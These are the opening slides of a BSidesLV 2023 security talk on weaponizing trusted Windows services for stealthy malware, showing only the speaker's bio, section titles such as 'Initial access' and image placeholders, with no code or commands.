



Learn more: github.com/mbrg/talks
Twitter: @mbrg0

Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware

Michael Bargury @ Zenity
BSideLV 2023

Hi there



- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- Defcon, BSides, RSAC, OWASP

- Hiring top researchers, engs & pms!



@mbrg0



github.com/mbrg




darkreading.com/author/michael-bargury




Initial access to full operation
So you want to build a malware op

You're in. Congrats!

Initial access




Victim




Hacker


In the real world




In the real world




In the real world



